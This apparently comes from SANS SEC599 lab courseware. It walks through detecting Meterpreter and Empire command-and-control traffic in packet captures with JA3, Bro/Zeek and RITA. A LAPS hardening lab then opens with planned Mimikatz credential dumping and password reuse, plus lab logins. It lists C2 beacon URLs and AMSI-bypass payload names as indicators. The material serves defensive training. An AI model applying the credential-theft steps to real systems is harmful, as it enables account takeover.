| Name | Size | Type | Changed |
|---|---|---|---|
| .. | | Parent directory | 12/24/2018 12:41:21 PM |
| desktop.ini | 1 KB | Configuration sett... | 11/18/2018 7:25:37 AM |
| empire.pcap | 327 KB | Wireshark capture... | 12/24/2018 12:21:51 PM |
| meterpreter.pcap | 1,520 KB | Wireshark capture... | 12/24/2018 12:40:08 PM |
| msfquick.exe | 749 KB | Application | 12/24/2018 12:31:00 PM |

/home/alanmarshall

| Name | Size | Changed | Rights | Owner |
|---|---|---|---|---|
| .. | | 11/18/2018 8:32:52 AM | rwxr-xr-x | root |
| .cache | | 11/17/2018 10:47:18 PM | rwx------ | alanma. |
| .gnupg | | 11/17/2018 10:47:18 PM | rwx------ | alanma. |
| .local | | 11/17/2018 10:53:32 PM | rwxrwxr-x | alanma. |
| .npm | | 12/11/2018 5:56:44 PM | rwxr-xr-x | alanma. |
| .ssh | | 11/18/2018 7:30:14 AM | rwxrwxr-x | alanma. |
| .bash_history | 6 KB | 12/21/2018 9:33:55 PM | rw------- | root |
| .bash_logout | 1 KB | 11/17/2018 10:45:29 PM | rw-r--r-- | alanma. |
| .bashrc | 4 KB | 11/17/2018 10:45:29 PM | rw-r--r-- | alanma. |
| .mysql_history | 1 KB | 12/18/2018 2:48:51 AM | rw------- | root |
| .profile | 1 KB | 12/21/2018 9:33:50 PM | rw-r--r-- | alanma. |
| .selected_editor | 1 KB | 12/18/2018 2:56:10 AM | rw-r--r-- | root |
| .sudo_as_admin_succ... | 0 KB | 11/17/2018 10:47:31 PM | rw-r--r-- | alanma. |
| .wget-hsts | 1 KB | 12/18/2018 4:09:04 AM | rw-r--r-- | root |
| empire.pcap | 327 KB | 12/24/2018 12:21:51 PM | rw-rw-r-- | alanma. |
| meterpreter.pcap | 1,520 KB | 12/24/2018 12:40:08 PM | rw-rw-r-- | alanma. |

24. **Run JA3 against both PCAP files**


    As a first step, we will attempt to use JA3 (SSL client fingerprinting technique) to identify possible encrypted C&Cs! Let's switch back to the Putty window you still have running on the Windows workstation.

    We will now use JA3 against the offline file to analyze its contents. We can do this by running the following commands:

**root@ubuntu03:~#** cd /opt/ja3/python
**root@ubuntu03:/opt/ja3/python#** ./ja3.py -a /home/alanmarshall/empire.pcap
**root@ubuntu03:/opt/ja3/python#** ./ja3.py -a /home/alanmarshall /meterpreter.pcap

The JA3 run against "empire.pcap" may or may not return results (depending on whether your system set up some background SSL / TLS connections), as Empire by itself does not do SSL/TLS encryption. We'll focus on the Meterpreter traffic first!

The JA3 run against "meterpreter.pcap" will return two results, both from **10.10.10.15:443** at the end of the entries are the JA3 fingerprints: "72a589da586844d7f0818ce684948eea" and "8916410db85077a5460817142dcbc8de".



```
root@ubuntu03:~# cd /opt/ja3/python/
root@ubuntu03:/opt/ja3/python# ./ja3.py -a /home/alanmarshall/empire.pcap
root@ubuntu03:/opt/ja3/python# ./ja3.py -a /home/alanmarshall/meterpreter.pcap
[10.10.10.15:443] JA3: 771,49196-49195-49200-49199-49188-49187-49192-49191-49162
-49161-49172-49171-157-156-61-60-53-47-10,5-10-11-13-35-23-65281,29-23-24,0 -->
72a589da586844d7f0818ce684948eea
[10.10.10.15:443] JA3: 771,49196-49195-49200-49199-159-158-49188-49187-49192-491
91-49162-49161-49172-49171-157-156-61-60-53-47-10,5-10-11-13-35-23-65281,29-23-2
4,0 --> 8916410db85077a5460817142dcbc8de
root@ubuntu03:/opt/ja3/python#
```


25. **Analyze JA3 fingerprints**

So what do these JA3 fingerprints mean? Let's check whether they are known fingerprints in the JA3 database:

**root@ubuntu03:/opt/ja3/python#** cat ../lists/osx-nix-ja3.csv | grep 72a589da586844d7f0818ce684948eea
**root@ubuntu03:/opt/ja3/python#** cat ../lists/osx-nix-ja3.csv | grep 8916410db85077a5460817142dcbc8de

This will not return any results. This is to be expected, as these are "known good" lists made available by JA3. Please however google the above fingerprints, which immediately should return a few results. One of them being a tweet by John B Althouse (one of the JA3 developers), describing a JA3 fingerprint to detect Meterpreter on Windows 10! Excellent! If you wouldn't have Internet access, please refer to the screenshot attached.

In a real life scenario, you could also use these fingerprints to cross-check with intelligence databases, as JA3 fingerprints are gaining traction and are often included as IOCs to detect known malware samples.



John B. Althouse on Twitter:

https://twitter.com/4A4133/status/885898159410565123

John B. Althouse
@4A4133

#JA3 detection for windows/meterpreter/reverse_https: 8916410db85077a5460817142dcbc8de It's that easy.

salesforce/ja3
JA3 is a standard for creating SSL client fingerprints in an easy to produce and shareable way. - salesforce/ja3
github.com

6:25 PM - 14 Jul 2017

2 Likes


John B. Althouse
@4A4133
Detection Scientist | Bro/Zeek Enthusiast |

26. **Run Bro against empire.pcap**

    Let's now try digginggg a bit deeper on the empire.pcap file! We will now use Bro against empire.pcap to analyze its contents. We can do this by running the following commands:

    **root@ubuntu03:/opt/ja3/python#** cd /home/alanmarshall
    **root@ubuntu03:~#** mkdir bro-empire
    **root@ubuntu03:~#** cd bro-empire
    **root@ubuntu03:~/bro-empire#** /usr/local/bro/bin/bro -C -r ../empire.pcap local "Site::local_nets += { 192.168.10.0/24 }"
    **root@ubuntu03:~/bro-empire#** ls

    This will generate a number of interesting .log files (which are listed by the "ls" command). We can now analyze them manually or feed them to a tool like RITA.




root@ubuntu03: ~/bro-empire

```
root@ubuntu03:/opt/ja3/python# cd /home/alanmarshall/
root@ubuntu03:~# mkdir bro-empire
root@ubuntu03:~# cd bro-empire/
root@ubuntu03:~/bro-empire# /usr/local/bro/bin/bro -C -r ../empire.pcap local "Site::local_nets +=
{ 192.168.10.0/24 }"
root@ubuntu03:~/bro-empire# ls
capture_loss.log  dns.log    http.log            packet_filter.log  weird.log
conn.log          files.log  loaded_scripts.log  stats.log
root@ubuntu03:~/bro-empire# 
```

27. **Analyze bro logs using RITA**

We can now analyze the generated bro logs with Rita, by first running the import command to import the logs in Bro and afterwards analyze them. We will first however have to start our mongodb:

**root@ubuntu03:~/bro-empire#** rita import /home/alanmarshall/bro-empire empire
**root@ubuntu03:~/bro-empire#** rita analyze
**root@ubuntu03:~/bro-empire#** rita html-report




```
root@ubuntu03:~/bro-empire# rita import /home/alanmarshall/bro-empire empire
[+] Importing /home/alanmarshall/bro-empire
        [-] Finding files to parse
        [-] Parsing /home/alanmarshall/bro-empire/conn.log -> empire
        [-] Parsing /home/alanmarshall/bro-empire/dns.log -> empire
        [-] Parsing /home/alanmarshall/bro-empire/http.log -> empire
        [-] Indexing log entries. This may take a while.

Theres a new Major version of RITA 2.0.0-beta1 available at:
https://github.com/activecm/rita/releases
root@ubuntu03:~/bro-empire# rita analyze
[+] Analyzing:
        [-] empire
[+] Analyzing empire
        [-] Running Unique Connections Analysis
        [-] Running Unique Hosts Analysis
        [-] Running Unique Hostnames Analysis
        [-] Running Exploded DNS Analysis
        [-] Running URL Length Analysis
        [-] Running User Agent Analysis
        [-] Running Blacklisted Analysis
        [-] Running Beaconing Analysis
        [-] Running Scanning Analysis
        [-] Running Cross Reference Analysis

Theres a new Major version of RITA 2.0.0-beta1 available at:
https://github.com/activecm/rita/releases
root@ubuntu03:~/bro-empire# rita html-report
[-] Writing: /home/alanmarshall/bro-empire/empire/empire
[-] Wrote outputs, check /home/alanmarshall/bro-empire/empire for files
root@ubuntu03:~/bro-empire#
```

28. **Switch back to WinSCP and copy the rita report**

    Now, let's switch back to the WinSCP folder we still have opened. Let's take the following steps:

    - In the left-hand folder, please click the "Up" directory and go into the Desktop folder
    - In the right-hand side of the window, please open the "bro-empire" folder
    - Drag and drop the "empire" sub-folder to the Desktop window on the left-hand side


bro-empire - alanmarshall@192.168.30.16 - WinSCP
Local Mark Files Commands Session Options Remote Help
Synchronize
Queue
Transfer Settings Default
alanmarshall@192.168.30.16
New Session
Desktop
bro-empire
Find Files
Upload
Edit
Properties
Download
SFTP-3
0:08:24

C:\Users\alan.marshall\Desktop

| Name | Size | Type | Changed |
|---|---|---|---|
| .. | | Parent directory | 12/24/2018 1:54:25 PM |
| Blue Team | | File folder | 12/21/2018 3:19:34 AM |
| empire | | File folder | 12/24/2018 1:54:25 PM |
| Red Team | | File folder | 12/16/2018 7:38:53 PM |
| Troubleshooting | | File folder | 12/10/2018 5:51:00 PM |
| desktop.ini | 1 KB | Configuration sett... | 11/18/2018 7:25:37 AM |
| Microsoft Excel.lnk | 2 KB | Shortcut | 11/18/2018 4:00:24 PM |
| Microsoft Outlook.lnk | 2 KB | Shortcut | 11/18/2018 4:00:31 PM |
| Microsoft Powerpoint... | 2 KB | Shortcut | 11/18/2018 4:00:36 PM |
| Microsoft Word.lnk | 2 KB | Shortcut | 11/18/2018 4:00:17 PM |
| putty.exe | 835 KB | Application | 8/24/2017 11:09:10 AM |
| Visual Studio Commu... | 3 KB | Shortcut | 8/3/2017 9:28:59 AM |
| WinSCP.exe | 18,473 KB | Application | 8/24/2017 11:07:45 AM |
| WinSCP.ini | 15 KB | Configuration sett... | 12/24/2018 12:45:10 PM |

0 B of 19,331 KB in 0 of 13

/home/alanmarshall/bro-empire


| Name | Size | Changed | Rights | Owner |
|---|---|---|---|---|
| .. | | 12/24/2018 1:36:31 PM | rwxr-xr-x | alanma... |
| .state | | 12/24/2018 1:38:00 PM | rwx------ | root |
| empire | | 12/24/2018 1:52:38 PM | rwxr-xr-x | root |
| capture_loss.log | 1 KB | 12/24/2018 1:38:00 PM | rw-r--r-- | root |
| conn.log | 40 KB | 12/24/2018 1:38:00 PM | rw-r--r-- | root |
| dns.log | 61 KB | 12/24/2018 1:38:00 PM | rw-r--r-- | root |
| files.log | 20 KB | 12/24/2018 1:38:00 PM | rw-r--r-- | root |
| http.log | 23 KB | 12/24/2018 1:38:00 PM | rw-r--r-- | root |
| loaded_scripts.log | 26 KB | 12/24/2018 1:38:00 PM | rw-r--r-- | root |
| packet_filter.log | 1 KB | 12/24/2018 1:38:00 PM | rw-r--r-- | root |
| stats.log | 1 KB | 12/24/2018 1:38:00 PM | rw-r--r-- | root |
| weird.log | 1 KB | 12/24/2018 1:38:00 PM | rw-r--r-- | root |

0 B of 170 KB in 0 of 11

29. **Open the RITA report**

Please minimize all open Windows and open the "empire" folder on the Windows desktop. In this folder, please double-click the "index.html" page, which contains our RITA report!

The RITA report will list all available databases, which for us only include the "empire" DB. You can select it by double-clicking the entry.



To view individual databases, click on any of the links below.


empire

30. **Analyze the RITA report**

As you walk through the report, you might notice that a lot of the results are not filled out... We can however see some interesting results in the "User Agents" tab of the report, where you'll notice some results in the "Long URLs" and "User Agents" section. In the Long URLs, we can clearly see the repeated connections towards the pages that were described in the Empire listener configuration (e.g. "/login/process.php", "/admin/get.php", "/news.php").

It's important to remember that Bro attempts to find beacons, which are consistent packets that are being sent on a normally much more busy network. In our test case, you'll notice that the analysis is rather limited and the beacons are not picked up automatically by Bro.

In production environments with more traffic, Bro's detection engine is a lot more effective. To compare our results with some sample PCAP's with additional data, please refer to the Bonus section of this lab!



| URL | URI | Length | Times Visited |
|---|---|---|---|
| www.evilwebserver.com | /samples/amsibypass.ps1 | 44 | 1 |
| www.evilwebserver.com | /samples/empire.ps1 | 40 | 1 |
| www.evilwebserver.com | /login/process.php | 39 | 39 |
| www.evilwebserver.com | /admin/get.php | 35 | 20 |
| www.evilwebserver.com | /news.php | 30 | 26 |

31. **Bonus - Analyze RITA PCAP files**

If you have time left, please feel free to try some sample PCAP files that were created by Black Hills Info Security (they developed RITA)! You can find them in the "/home /alanmarshall/rita-samples/" folder of the Ubuntu03 machine (192.168.30.16). They include different kinds of C&C channels, including a DNS tunnel, a Meterpreter session and an Empire agent.

Walk through the Bro & RITA analysis steps again and observe how these C&C channels are detected! Note that a different network layout was used and for these examples, the 10.0.0.0/8 subnet was the internal network. This means that your bro command should like this:

```
bro -C -r <PCAP FILE> local "Site::local_nets += { 10.0.0.0/8 }"
```

32. **Lab Conclusion**

Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how network traffic can be analysed for Command & Control traffic. We observed how effective pure IDS rules can be, but also how Bro (Zeek), JA3 and RITA can be used! If you have time left, feel free to attempt the bonus section of this lab.

**ATTENTION: Finishing this step will close your lab!**

# SEC599-4.1: Exercise - Implementing LAPS

## Objective

The objective of the lab is to harden our Windows environment by implementing LAPS (Local Administrator Password Solution). We will first illustrate an attack where local admin passwords are stolen and reused, after which we will harden our environment.

High-level exercise steps:

1. Use Mimikatz to dump local Administrator password from first workstation
2. Reuse local Administrator password against second workstation
3. Implement LAPS on workstations
4. Review LAPS configuration & settings

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Kali
4. SEC599-E01 - Windows01
5. SEC599-E01 - Windows02

## SEC599-4.1

1. **Authenticate to Windows workstation**

   We will start of our lab by authenticating to our Windows02 workstation!

   - Username: alan.marshall
   - Password: Awesomesauce123

2. **Open elevated command prompt**


   We will first simulate an attacker that has obtained local administrative access and now wants to re-use these credentials against other machines. To do so, please open an elevated command prompt. We can achieve this by:

   - Right-clicking the command prompt icon in the taskbar
   - Right-clicking "Command Prompt"
   - Selecting "Run as administrator"
   - You can provide the following credentials:

- Username: alan.marshall.adm
- Password: Secur1ty

In the command prompt, please navigate to the C:\Users\alan.marshall\Desktop directory by entering the following command:

**C:\WINDOWS\system32\>** cd C:\Users\alan.marshall\Desktop



Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd C:\Users\alan.marshall\Desktop

C:\Users\alan.marshall\Desktop>_
```

